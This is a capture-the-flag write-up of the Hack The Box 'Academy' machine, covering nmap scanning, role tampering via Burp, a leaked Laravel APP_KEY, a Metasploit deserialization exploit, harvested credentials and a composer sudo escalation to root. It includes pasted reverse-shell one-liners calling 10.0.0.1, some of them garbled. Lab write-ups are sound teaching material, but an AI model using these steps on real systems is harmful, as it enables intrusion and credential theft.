

Scanning

Nmap

```
sudo nmap -A -p- -T4 10.10.10.215
```

[sudo] password for kali:

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-06-18 02:37 EDT

Nmap scan report for 10.10.10.215

Host is up (0.038s latency).

Not shown: 65532 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)

| 256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)

|_ 256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|_ http-server-header: Apache/2.4.41 (Ubuntu)

|_ http-title: Did not follow redirect to <http://academy.htb/>

33060/tcp open mysqlx?

| fingerprint-strings:

| DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:

| Invalid message"

|_ HY000

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port33060-TCP:V=7.94SVN%I=7%D=6/18%Time=66712B5A%P=x86_64-pc-linux-gnu%

SF:r(NULL,9,"\x05\x00\x0b\x08\x05\x1a\x00")%r(GenericLines,9,"\x05\x00\x00\x

SF:0b\x08\x05\x1a\x00")%r(GetRequest,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(HTT

SF:POptions,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(RTSPRequest,9,"\x05\x00\x00\x

SF:x0b\x08\x05\x1a\x00")%r(RPCCheck,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(DNSV

SF:ersionBindReqTCP,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(DNSStatusRequestTC

SF:P,2B,"\x05\x00\x00\x0b\x08\x05\x1a\x00\x1e\x00\x00\x01\x08\x01\x10\x88'\x1a\x

SF:0fInvalid\x20message"\x05HY000")%r(Help,9,"\x05\x00\x00\x0b\x08\x05\x1a\x

SF:0")%r(SSLSessionReq,2B,"\x05\x00\x00\x0b\x08\x05\x1a\x00\x1e\x00\x00\x01\x08\x

SF:x01\x10\x88'\x1a\x0fInvalid\x20message"\x05HY000")%r(TerminalServerCoo

SF:kie,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(TLSSessionReq,2B,"\x05\x00\x00\x0

SF:b\x08\x05\x1a\x00\x1e\x00\x00\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20messag

SF:e"\x05HY000")%r(Kerberos,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(SMBProgNe

SF:g,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(X11Probe,2B,"\x05\x00\x00\x0b\x08\x

SF:05\x1a\x00\x1e\x00\x00\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message"\x05

SF:HY000")%r(FourOhFourRequest,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(LPDStri

SF:ng,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(LDAPSearchReq,2B,"\x05\x00\x00\x0b

SF:\x08\x05\x1a\x00\x1e\x00\x00\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message

SF:"\x05HY000")%r(LDAPBindReq,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(SIPOpti

SF:ons,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(LANDesk-RC,9,"\x05\x00\x00\x0b\x0

SF:8\x05\x1a\x00")%r(TerminalServer,9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(NCP,

SF:9,"\x05\x00\x00\x0b\x08\x05\x1a\x00")%r(NotesRPC,2B,"\x05\x00\x00\x0b\x08\x05

```
SF:\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\\x05HY
SF:000\")%r(JavaRMI,9,\"\\x05\0\0\0\x0b\x08\x05\x1a\0\")%r(WMSRequest,9,\"\\x05\
SF:0\0\0\x0b\x08\x05\x1a\0\")%r(oracle-tns,9,\"\\x05\0\0\0\x0b\x08\x05\x1a\0"
SF:)%r(ms-sql-s,9,\"\\x05\0\0\0\x0b\x08\x05\x1a\0\")%r(afp,2B,\"\\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message
SF:\"\\x05HY000\")%r(giop,9,\"\\x05\0\0\0\x0b\x08\x05\x1a\0");
```

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

TCP/IP fingerprint:

```
OS:SCAN(V=7.94SVN%E=4%D=6/18%OT=22%CT=1%CU=37591%PV=Y%DS=2%DC=T%G=Y%TM=6671
OS:2B78%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=105%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)
```

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)

HOP RTT ADDRESS

1 36.78 ms 10.10.14.1

2 36.87 ms 10.10.10.215

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 50.11 seconds

Enumeration

Hackthebox hint said try something about admin, it might be admin.php

Go to register.php and try to register like admin123, admin123, admin123

Use proxy BurpSuite on this web and it has uid=0 change it to 1

Try login in admin.php which is works!

academy.htb/admin-page.php
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
CyberChef
GTF0Bins
CrackStation - Online ...
DNSdumpster.com - d...
S

Academy Launch Planner

Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending

dev-staging-01.academy.htb blocked so try sudo nano /etc/hosts and add this one
As you can see the PHP frameworks is laravel

dev-staging-01.academy.htb
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
CyberChef
GTF0Bins
CrackStation - Online ...
DNSdumpster.com - d...
Shodan Search Engine
Hash, hashing, and en...

```

UnexpectedValueException
The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied

```

Application frames (1)
All frames (11)

10 UnexpectedValueException
.../vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php:118

9 MonologHandlerStreamHandler write
.../vendor/monolog/monolog/src/Monolog/Handler/AbstractProcessingHandler.php:39

8 MonologHandlerAbstractProcessingHandler handle
.../vendor/monolog/monolog/src/Monolog/Logger.php:344

7 MonologLogger addRecord
.../vendor/monolog/monolog/src/Monolog/Logger.php:712

6 MonologLogger error
.../vendor/laravel/framework/src/Illuminate/Log/Logger.php:176

5 IlluminateLogLogger writeLog
.../vendor/laravel/framework/src/Illuminate/Log/Logger.php:87

4 IlluminateLogLogger error
.../vendor/laravel/framework/src/Illuminate/Log/LogManager.php:526

```

/var/www/html/htb-academy-dev-01/vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php
100.         $this->errorMessage = null;
101.         set_error_handler(array($this, 'customErrorHandler'));
102.         $this->stream = fopen($this->url, 'a');
103.         if ($this->filePermission !== null) {
104.             @chmod($this->url, $this->filePermission);
105.         }
106.         restore_error_handler();
107.         if (!is_resource($this->stream)) {
108.             $this->stream = null;
109.         }
110.         throw new \UnexpectedValueException(sprintf('The stream or file "%s" could not be opened in append mode: %s', $this->url));
111.     }
112. }
113.
114. if ($this->useLocking) {
115.     // ignoring errors here, there's not much we can do about them
116.     flock($this->stream, LOCK_EX);
117. }
118.
119. $this->streamWrite($this->stream, $record);
120.
121. if ($this->useLocking) {
122.     flock($this->stream, LOCK_UN);
123. }

```

Arguments
1. "The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied"

No comments for this stack frame.

Environment & details:
GET Data empty
POST Data empty
Files empty
Cookies empty

APP_KEY = "base64:dBLUaMuZz7lq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="

Exploit

Using Metasploit

search laravel

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set VHOST dev-staging-01.academy.htb
```

VHOST => dev-staging-01.academy.htb

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set lport 1234
```

lport => 1234

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set LHOST 10.10.14.14
```

LHOST => 10.10.14.14

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set RHOSTS 10.10.10.215
```

RHOSTS => 10.10.10.215

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set APP_KEY dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
```

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > run
```

```
drwxr-xr-x 38 www-data www-data 4096 Aug 9 2020 vendor
-rw-r--r-- 1 www-data www-data 549 Feb 7 2018 webpack.mix.js
cat /var/www/html/academy/.env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost
```

```
LOG_CHANNEL=stack
```

```
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
```

```
BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync
```

```
REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379
```

```
MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
```

```
PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1
```

```
MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
```

DB_PASSWORD=mySup3rP4s5w0rd!!

This is Password of cry0l1t3

login with ssh

Got user.txt

Reverse Shell Cheat Sheet

If you're lucky enough to find a command execution vulnerability during a p... probably want an interactive shell.

If it's not possible to add a new account, SSH key, or hosts file, and just lo... back a reverse shell or binding a shell to a TCP port. This page deals with

Your options for creating a reverse shell are limited by the scripting langua... could probably upload a binary program too if you're suitably well-prepared.

The examples shown are tailored to Unix-like systems. Some of the exampl... use subshells (bash, sh) with /cmd.exe.

Each of the methods below is aimed to be a one-liner that you can copy/pa... very readable.

Bash

Some versions of bash can send you a reverse shell (this was tested on O...

```
bash -i && /dev/tcp/10.0.0.1/12345 >&& cat
```

PERL

Here's a shorter, feature-free version of the perl-reverse shell:

```
perl -e 'use Socket; $i="10.0.0.1"; $p=1234; socket(S, PF_INET, SOCK_STREAM,
```

Find the mrb3n from audit log
PATH = /var/log/audit

```
File Actions Edit View Help
type=USER_AUTH msg=audit(1597199290.082:78): pid=2515 uid=0 auid=0 ses=1 msg='op=PAM:authent
ication grantors=pam_rootok acct="cry0l1t3" exe="/usr/bin/su" hostname=academy addr=? termin
al=tty1 res=success'
type=USER_ACCT msg=audit(1597199290.082:79): pid=2515 uid=0 auid=0 ses=1 msg='op=PAM:account
ing grantors=pam_permit acct="cry0l1t3" exe="/usr/bin/su" hostname=academy addr=? terminal=t
ty1 res=success'
type=CRED_ACQ msg=audit(1597199290.086:80): pid=2515 uid=0 auid=0 ses=1 msg='op=PAM:setcred
grantors=pam_rootok acct="cry0l1t3" exe="/usr/bin/su" hostname=academy addr=? terminal=tty1
res=success'
type=CONFIG_CHANGE msg=audit(1597199290.086:81): pid=2515 uid=0 auid=0 ses=1 op=tty_set old-
enabled=0 new-enabled=1 old-log_passwd=0 new-log_passwd=1 res=1
type=USER_START msg=audit(1597199290.086:82): pid=2515 uid=0 auid=0 ses=1 msg='op=PAM:sessio
n_open grantors=pam_env,pam_env,pam_mail,pam_limits,pam_tty_audit,pam_permit,pam_umask,pam_u
nix,pam_systemd acct="cry0l1t3" exe="/usr/bin/su" hostname=academy addr=? terminal=tty1 res=
success'
type=TTY msg=audit(1597199290.086:83): tty pid=2517 uid=1002 auid=0 ses=1 major=4 minor=1 co
mm="sh" data=7375206D7262336E0A
type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 co
mm="su" data=6D7262336E5F41634064336D79210A
type=USER_AUTH msg=audit(1597199304.778:85): pid=2520 uid=1002 auid=0 ses=1 msg='op=PAM:auth
entication grantors=pam_permit,pam_cap acct="mrb3n" exe="/usr/bin/su" hostname=academy addr=
? terminal=tty1 res=success'
type=USER_ACCT msg=audit(1597199304.778:86): pid=2520 uid=1002 auid=0 ses=1 msg='op=PAM:acco
unting grantors=pam_permit acct="mrb3n" exe="/usr/bin/su" hostname=academy addr=? terminal=t
ty1 res=success'
type=CRED_ACQ msg=audit(1597199304.778:87): pid=2520 uid=1002 auid=0 ses=1 msg='op=PAM:setcr
ed grantors=pam_permit,pam_cap acct="mrb3n" exe="/usr/bin/su" hostname=academy addr=? termin
al=tty1 res=success'
```

Use cyberchef for mrb3n password:
mrb3n_Ac@d3my!

Download CyberChef

Last build: 11 hours ago - Version 10 is here! Read about the new features here

Options About / Support

Operations

Recipe

Input

magi

Magic

Image Filter

Image Opacity

Image Brightness / Contrast

Image Hue/Saturation/Lightness

Detect File Type

Scan for Embedded Files

Favourites

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Magic

Depth 3

Intensive mode

Extensive language support

Crib (known plaintext string or regex)

6D7262336E5F41634064336D79210A

Output

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	mrb3n_Ac@d3my!	Valid UTF8 Entropy: 3.64
	6D7262336E5F41634064336D79210A	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.42

STEP

BAKE!


 Auto Bake

change user using su mrb3n
sudo -l

```
$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
```

Use this <https://gtfobins.github.io/gtfobins/composer/>



The screenshot shows the website <https://gtfobins.github.io/gtfobins/composer/> in a browser. The page has a dark theme and a navigation bar at the top with various links. The main content area is titled **/ composer** with a star icon and the number 10,293. Below the title are three tabs: **Shell**, **Sudo**, and **Limited SUID**. The **Sudo** tab is selected and highlighted with a red box. A red arrow points from the left towards the **Sudo** section. The **Sudo** section contains the following text: "If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access." Below this text is a code block with the following commands:

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<63 1>63 2>63"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

```

$ echo '{"scripts":{"x":"/bin/sh -i 0<3 1>3 2>3"}}' >$TF/composer.json
$ sudo composer --working-dir=$TF run-script x
[sudo] password for mrb3n:
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/mysqli.so (/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqlnd_global_stats), /usr/lib/php/20190902/mysqli.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: No such file or directory)) in Unknown on line 0
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file or directory)) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<3 1>3 2>3
# cat /root/root.txt
#
In Process.php line 1233:

The process "/bin/sh -i 0<3 1>3 2>3" exceeded the timeout of 300 seconds.

run-script [--timeout TIMEOUT] [--dev] [--no-dev] [-l|--list] [--] [<script> [<args> ... ]]
$
In Process.php line 1233:

The process "/bin/sh -i 0<3 1>3 2>3" exceeded the timeout of 300 seconds.

run-script [--timeout TIMEOUT] [--dev] [--no-dev] [-l|--list] [--] [<script> [<args> ... ]]
$ █

```

Root!!! Happy hacking